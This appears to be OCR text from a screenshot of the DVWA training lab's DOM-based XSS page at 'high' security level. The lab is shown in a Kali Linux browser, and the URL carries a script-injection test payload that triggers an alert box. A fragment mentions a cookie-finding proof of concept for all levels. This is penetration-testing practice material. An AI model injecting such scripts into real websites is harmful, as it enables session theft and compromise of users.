

dvwa/vulnerabilities/xss_d/?default=English&<script>alert("XSS")</script>
Kali Linux
Kali Tools
Kali Docs
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: DOM Based Cross Site Scripting (XSS)
Please choose a language:
English&
Select
More Information
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_(OTG-CLIENT-001)
dvwa
XSS
OK
Username: admin
Security Level: high
View Source
View Help

All level Cokie finding POC

low



medium



high